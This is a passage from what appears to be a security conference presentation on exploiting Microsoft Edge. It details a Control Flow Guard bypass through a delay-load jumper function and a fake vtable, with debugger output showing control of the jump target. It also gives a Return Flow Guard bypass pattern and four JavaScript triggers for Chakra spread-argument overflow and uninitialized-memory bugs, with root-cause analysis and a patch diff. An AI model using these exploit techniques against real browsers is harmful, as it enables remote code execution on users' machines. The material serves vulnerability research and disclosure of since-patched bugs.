                            if ( *(_DWORD *)(v14 + 104) & 0x8000 )
                            v11 = LdrpHandleProtectedDelayload(v14, (_DWORD)v6);
            else
                            v11 = LdrpHandleUnprotectedDelayLoad(v14, (_DWORD)v6);
            v8_retfun_addr = v11;
     }
     LdrpDereferenceModule(v10);
  }
  return v8_retfun_addr;                    //if  outside, return *a5_addr directly
}
```
```

## Jumper function:

Edgehtml!CIDBIndexOpenKeyCursorTask::DoResultPrivate

```
……
.text:0000000180021DEE          mov    rsi, rcx
.text:0000000180021DF1          cmp    byte ptr [rbp+40h], 0
.text:0000000180021DF5          jnz    loc_1805ABD87
.text:0000000180021DFB          and    qword ptr [rax-28h], 0
.text:0000000180021E00          mov    ebx, [rcx+20h]
.text:0000000180021E03          test   ebx, ebx
.text:0000000180021E05          js     loc_1805ABD61
.text:0000000180021E0B          cmp    byte ptr [rcx+0C0h], 0
.text:0000000180021E12          jnz    loc_1805ABCD4
.text:00000001805ABCD4          mov    rax, [rsi]
.text:00000001805ABCD7          lea    r14, [rsi+0A0h]
.text:00000001805ABCDE          mov    rbx, [rbp+30h]
.text:00000001805ABCE2          mov    rdi, [rax+48h]
.text:00000001805ABCE6          mov    rcx, rdi       ; this
.text:00000001805ABCE9          call   cs:__guard_check_icall_fptr ;
……
.text:00000001805ABD19          mov    rax, [r14]           // used to control rax
.text:00000001805ABD1C          mov    [rsp+68h+var_40], rax
.text:00000001805ABD21          mov    [rsp+68h+var_48], rbx
.text:00000001805ABD26          call   rdi              //used to call _tailMerge_*_dll
```


## Control the object which rcx pointed to

- ScriptFunction object

+0: vtable // Fake vtable and  set vtable+48h with   Address of _tailMerge_*_dll
+28h: pFunctionBody
+A0h: //write with 0x44444444`44444444 , codes in it will be executed finally

- FunctionBody object

+8: jitAddress          //write with the address of Jumper function



Invoke js function:

chakra!NativeCodeGenerator::CheckCodeGenThunk:
jitAddress=CIDBIndexOpenKeyCursorTask::DoResultPrivate

CIDBIndexOpenKeyCursorTask::DoResultPrivate:
RCX---> ScriptFunction object

_tailMerge_*_dll:
RAX=0x44444444`44444444

LdrResolveDelayLoadedAPI:
*a5_addr=0x44444444`44444444


Return to _tailMerge_*_dll:
RAX=0x44444444`44444444;
Jmp RAX;

## Final result:

```
0:010>
chakra!_tailMerge_OLEAUT32_dll+0x77:
00007ffe`6a5f0cf7 ffe0            jmp     rax {44444444`44444444}
0:010> kn
 # Child-SP          RetAddr           Call Site
00 000000cf`b3efb968 00007ffe`6b0abd28 chakra!_tailMerge_OLEAUT32_dll+0x77
01 000000cf`b3efb970 00007ffe`6a5ef503
edgehtml!CIDBIndexOpenKeyCursorTask::DoResultPrivate+0x589f58
02 000000cf`b3efb9e0 00007ffe`6a5a9d73 chakra!amd64_CallFunction+0x93
03 000000cf`b3efba40 00007ffe`6a5a924d
chakra!Js::JavascriptFunction::CallFunction<1>+0x83
``````
```
```

# Bypass x64 Edge Control Flow Guard

- Patch 1: Switching to CFG “dispatch mode” on 64-bit by default



CFG 'Check' Mode (Windows 10)

```
mov rcx,<<icall target>>
call [__guard_check_icall_fptr]
call rcx
```

CFG 'Dispatch' Mode (New)

```
mov rax,<<icall target>>
call [__guard_dispatch_icall_fptr]
```

*Check Mode versus Dispatch Mode (from Data Driven Software Security)*


- ➢ Patch time: Windows 10 Anniversary Update
- ➢ Impact: eliminate available jumper functions

- Patch 2: set _tailMerge_*_dll functions CFG invalid

- ➢ Patch time: Windows 10 Creators update

## Edge Return Flow Guard(RFG)

Introduced in Windows 10 14942, but disabled later


64-bit user mode address space
Restricted Region
Control Stack
Data Stack
128TB
Per-function instrumentation is materialized at page-in
FS segment base set to displacement between control & data stack
Context switch
No pointers to a control stack exist in user mode memory

Prologue (9 bytes)

```
488b0424        mov     rax,qword ptr [rsp]
6448890424      mov     qword ptr fs:[rsp],rax
```

Epilogue (15 bytes)

```
644c8b1c24      mov     r11,qword ptr fs:[rsp]
4c3b1c24        cmp     r11,qword ptr [rsp]
0f8518a00300    jne     DLL!__guard_ss_verify_failure
```

Thread->UserFsBase = ControlStack.BaseAddress – DataStack.BaseAddress


```
mov     eax, ThUserFsBase[rsi]  ; load the bottom of the control stack delta FS base address
mov     edx, ThUserFsBase + 4[rsi] ; load the top of the control stack delta FS base address
mov     ecx, MSR_FS_BASE        ; get the FS base MSR number
wrmsr                           ; write the control stack delta FS base address
```

*RFG key design concepts(from [Microsoft`s strategy and technology improvements toward mitigating arbitrary native code execution]())*

## Weakness of RFG

```
void func_test(){
        //save ret addr to shadow stack
        do some works
        //cmp ret addr with the value saved in shadow stack
        return
}
```

Stack protect scope:



## Bypass pattern

```
func_A() {
        //cache func_A's return value

        do some works

        //corrupt the stack which is used in func_B before entry it
        func_B()
        //return from func_B

        //we didn't corrupt the stack used in func_A, so RFG will pass the check
        return
}
```

## A typical pattern

```
void function(){ //func_A
  ...
  call [vtable+xxx] //func_C
  ...
  rax = [vtable+yyy] //func_B
  ...
  jmp rax
}
```

- func_A/func_B/func_C are all protected with CFG and RFG
- func_C is a virtual call, we can rewrite it to an interesting function func_D
- before entry func_B (e.g. in func_D), corrupt the stack used in func_B
- inside func_B, it used an invaild stack and doesn't realize

## Choose functions


- Func_A

chakra!Js::JavascriptFunction::DeferredDeserializeThunk
chakra!NativeCodeGenerator::CheckAsmJsCodeGenThunk
chakra!NativeCodeGenerator::CheckCodeGenThunk
chakra!Js::InterpreterStackFrame::AsmJsDelayDynamicInterpreterThunk
chakra!Js::InterpreterStackFrame::DelayDynamicInterpreterThunk
chakra!Js::DynamicProfileInfo::EnsureDynamicProfileInfoThunk
chakra!Js::ScriptContext::ProfileModeDeferredParsingThunk
chakra!Js::ScriptContext::ProfileModeDeferredDeserializeThunk
chakra!Js::JavascriptFunction::DeferredParsingThunk
chakra!Js::JavascriptFunction::DeferredDeserializeThunk
…

- Func_C to Func_D

chakra!Js::JavascriptProxy::HasItem
…

- Func_B



```
0:023> u chakra!guard_check_icall_nop
chakra!Js::JavascriptFunction::CheckAlignment:
00007ffb`ab0750f0 488b0424        mov     rax,qword ptr [rsp]
00007ffb`ab0750f4 6448890424      mov     qword ptr fs:[rsp],rax
00007ffb`ab0750f9 644c8b1c24      mov     r11,qword ptr fs:[rsp]
00007ffb`ab0750fe 4c3b1c24        cmp     r11,qword ptr [rsp]
00007ffb`ab075102 0f85782f0000    jne     chakra!_guard_ss_verify_failure (00007ffb`ab078080)
00007ffb`ab075108 c3              ret
```

## Demo

## References

- Henry Li Control Flow Guard Improvements in Windows 10 Anniversary Update
- David Weston and Matt Miller Microsoft`s strategy and technology improvements toward mitigating arbitrary native code execution


Thank you!

Bonus Scene

## A story of an interesting bug

- A bug we prepared for pwn2own 2017
- A bug we used to pwn Edge in pwnfest 2016
- A bug we win the bounty of  Microsoft Edge Web Platform on WIP
- A bug fixed twice on the same security update Tuesday
- A bug potential exploitable even now

It is the same bug, and also different bugs



| | | | |
|---|---|---|---|
| MS16-119 | Scripting Engine Memory Corruption Vulnerability | CVE-2016-3386 | Natalie Silvanovich of Google Project Zero |
| MS16-145 | Scripting Engine Memory Corruption Vulnerability | CVE-2016-7296 | Linan Hao of Qihoo 360 Vulcan Team working with POC/PwnFest |
| MS17-007 | Scripting Engine Memory Corruption Vulnerability | CVE-2017-0015 | Simon Zuckerbraun, working with Trend Micro's Zero Day Initiative (ZDI) |
| MS17-007 | Scripting Engine Memory Corruption Vulnerability | CVE-2017-0032 | Hao Linan of Qihoo 360 Vulcan Team |

…

CVE-2017-0015 credit to Lokihart and Simon Zuckerbraun(they submit a same bug)

## Round 1:

```
function ttt(a,b,c){
 }

 args = new Array()
 args[0] = 0x0
 args[2] = 0x2

 args.__proto__.__defineGetter__("1", function(){args.length=0x10000; return 1})
 ttt(...args)
```

# Root Cause:

```
Var JavascriptOperators::OP_LdCustomSpreadIteratorList(Var aRight, ScriptContext* scriptContext)
  …
  if ((JavascriptArray::Is(aRight) && method == JavascriptArray::EntryInfo::Values.GetOriginalEntryPoint()) ||
      (TypedArrayBase::Is(aRight) && method == TypedArrayBase::EntryInfo::Values.GetOriginalEntryPoint()))
    {
      return aRight;
    }


void JavascriptFunction::SpreadArgs
 ...
 for (unsigned i = 1, argsIndex = 1, spreadArgIndex = 0; i < callInfo.Count; ++i)
  if (SpreadArgument::Is(instance)){
   ...
  } else {
   for (uint32 j = 0; j < arr->GetLength(); j++) {
     Var element;
     if (!arr->DirectGetItemAtFull(j, &element)){ //call getter and enlarge arr’s length
       element = undefined;
     }
     destArgs.Values[argsIndex++] = element; //overflow here
   }
  }
```

# Round 2:

```
function ttt(){
 }

 args = new Array()
 args[0] = 0x0
 args[1] = 0x1
 args[2] = 0x2

 args.__proto__.__defineGetter__("1", function(){args.length = 0x10000; return 1})

 args2 = {}
 args2.__proto__[Symbol.iterator] = function(){
   delete args[1]
   return {"next": function(){ return {"done": true} } }
 }

 ttt(...args, ...args2)
```

# Root Cause:

```
Var JavascriptOperators::OP_LdCustomSpreadIteratorList(Var aRight, ScriptContext* scriptContext)
  …
  RecyclableObject* function = GetIteratorFunction(aRight, scriptContext); //call getter and modify spread args
  if (((JavascriptArray::Is(aRight) && (
           method == JavascriptArray::EntryInfo::Values.GetOriginalEntryPoint()
           // Verify that the head segment of the array covers all elements with no gaps.
           // Accessing an element on the prototype could have side-effects that would invalidate the optimization.
           && JavascriptArray::FromVar(aRight)->GetHead()->next == nullptr
           && JavascriptArray::FromVar(aRight)->GetHead()->left == 0
           && JavascriptArray::FromVar(aRight)->GetHead()->length == JavascriptArray::FromVar(aRight)->GetLength()
           && JavascriptArray::FromVar(aRight)->HasNoMissingValues()
        )) ||
        (TypedArrayBase::Is(aRight) && method == TypedArrayBase::EntryInfo::Values.GetOriginalEntryPoint()))
       // We can't optimize away the iterator if the array iterator prototype is user defined.
       && !JavascriptLibrary::ArrayIteratorPrototypeHasUserDefinedNext(scriptContext))
    {
       return aRight;
    }

void JavascriptFunction::SpreadArgs
 ...
 for (unsigned i = 1, argsIndex = 1, spreadArgIndex = 0; i < callInfo.Count; ++i)
  if (SpreadArgument::Is(instance)){
   ...
  } else {
   for (uint32 j = 0; j < arr->GetLength(); j++) {
     Var element;
     if (!arr->DirectGetItemAtFull(j, &element)){ //call getter and enlarge arr's length
       element = undefined;
     }
     destArgs.Values[argsIndex++] = element; //overflow here
   }}
```

# Round 3:

```
function ttt(){
 }

 args = new Array()
 args[0] = 0x0
 args[1] = 0x1
 args[2] = 0x2

 args2 = new Array()
 args2[0] = 0x0
 args2[1] = 0x1
 args2[2] = 0x2

 args.__proto__.__defineGetter__("1", function(){args2.length = 0xffffffff;return 1})

 args3 = {}
 args3.__proto__[Symbol.iterator] = function(){
   delete args[1]
   return {"next": function(){ return {"done": true} } }
 }

 ttt(...args, ...args2, ...args3)
```

# Root Cause:

```
Var JavascriptOperators::OP_LdCustomSpreadIteratorList(Var aRight, ScriptContext* scriptContext)
    …
    RecyclableObject* function = GetIteratorFunction(aRight, scriptContext); //call getter and modify spread args
    if (((JavascriptArray::Is(aRight) && (
    ...
              )) ||
             (TypedArrayBase::Is(aRight) && method == TypedArrayBase::EntryInfo::Values.GetOriginalEntryPoint()))
            // We can't optimize away the iterator if the array iterator prototype is user defined.
            && !JavascriptLibrary::ArrayIteratorPrototypeHasUserDefinedNext(scriptContext))
        {
            return aRight;
        }

void JavascriptFunction::SpreadArgs
  ...
  for (unsigned i = 1, argsIndex = 1, spreadArgIndex = 0; i < callInfo.Count; ++i)
    if (SpreadArgument::Is(instance)){
      ...
    } else {
        uint32 length = arr->GetLength();
        if (argsIndex + length > destArgs.Info.Count) { //integer overflow
          Throw::FatalInternalError();
        }
       for (uint32 j = 0; j < length; j++) {
         Var element;
         if (!arr->DirectGetItemAtFull(j, &element)){ //call getter and enlarge arr’s length
            element = undefined;
         }
         destArgs.Values[argsIndex++] = element; //overflow here
      }}
```


# Round 4:

```
function ttt(){
  for (var i = 0; i < arguments.length; i++) {
     arguments[i].toString()
  }
 }
 args = new Array()
 args[0] = 0x0
 args[1] = 0x1
 args[2] = 0x2

 args2 = new Array()
 args2[0] = 0x4
 args2[1] = 0x5
 args2[2] = 0x6

 args.__proto__.__defineGetter__("1", function(){args2.length=1; return 1})

 args3 = {}
 args3.__proto__[Symbol.iterator] = function(){
  delete args[1]
  return {"next": function(){ return {"done": true} } }
 }

 ttt(...args, ...args2, ...args3)
```

# Root Cause:

```
Var JavascriptOperators::OP_LdCustomSpreadIteratorList(Var aRight, ScriptContext* scriptContext)
    …
    RecyclableObject* function = GetIteratorFunction(aRight, scriptContext); //call getter and modify spread args
    if (((JavascriptArray::Is(aRight) && (
    ...
            )) ||
            (TypedArrayBase::Is(aRight) && method == TypedArrayBase::EntryInfo::Values.GetOriginalEntryPoint()))
        // We can't optimize away the iterator if the array iterator prototype is user defined.
        && !JavascriptLibrary::ArrayIteratorPrototypeHasUserDefinedNext(scriptContext))
      {
        return aRight;
      }

void JavascriptFunction::SpreadArgs
  ...
  for (unsigned i = 1, argsIndex = 1, spreadArgIndex = 0; i < callInfo.Count; ++i)
    if (SpreadArgument::Is(instance)){
      ...
    } else {
      uint32 length = arr->GetLength();
      if (argsIndex + length > destArgs.Info.Count || argsIndex + length  < length  ) {
        Throw::FatalInternalError();
      }
     for (uint32 j = 0; j < length; j++) {
      Var element;
      if (!arr->DirectGetItemAtFull(j, &element)){ //call getter and shorter arr's length
        element = undefined;
      }
      destArgs.Values[argsIndex++] = element; //some kind of uinit here
    }}
```

## CVE-2017-0015



```
@@ -6342,6 +6344,7 @@ const byte * InterpreterStackFrame::OP_Pro
                    PROBE_STACK(scriptContext, outArgs.Info.Count *
                    outArgsSize = outArgs.Info.Count * sizeof(Var);
                    outArgs.Values = (Var*)_alloca(outArgsSize);
+                   ZeroMemory(outArgs.Values, outArgsSize);
```

80% of fixing this uinit bug

Think it deeper, is is a perfect fix plan?

